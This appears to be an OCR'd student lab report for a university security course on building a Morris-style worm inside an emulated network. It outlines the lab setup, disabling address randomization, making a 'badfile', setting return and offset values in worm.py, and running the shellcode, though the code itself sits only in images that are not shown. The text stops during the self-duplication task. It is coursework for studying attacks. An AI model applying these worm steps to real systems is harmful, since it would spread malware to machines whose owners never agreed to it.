



CSE 406 - Malware Design - Morris Worm - 1705043

Kawshik Kumar Paul
Student ID: **1705043**
Lab Group: **A2**
Undergrad Student
Dept of Computer Science and Engineering (CSE)
Bangladesh University of Engineering and Technology (BUET)


Assignment Setup
Task 1: Attack Any Target Machine
Task 2: Self Duplication
Task 3: Propagation
Task 4: Preventing Self Infection
Codes

Assignment Setup

1. `dcbuild` in `Labsetup/container/internet-nano`
2. `dcbuild` in `Labsetup/container/map`
3. `dcup` in `Labsetup/container/internet-nano`
4. `dcup` in `Labsetup/container/map`
5. Once the emulator and the Map have been started, point the browser to http://localhost:8080/map.html




6. Get a terminal on one of the host containers, type `ping 1.2.3.4` on the container, and then type `icmp and dst 1.2.3.4` in the filter box of the Map





Task 1: Attack Any Target Machine

1. Turn off address randomization




2. Creating a badfile







3. Set ret and offset address in `worm.py`



4. Run `worm.py`




5. View status in `internet-nano` console




Here we can see that the shellcode is running.

Task 2: Self Duplication


1. Add codes of “client gets the file from the server”




2. Server provides the file




3. Get enter to the attacker



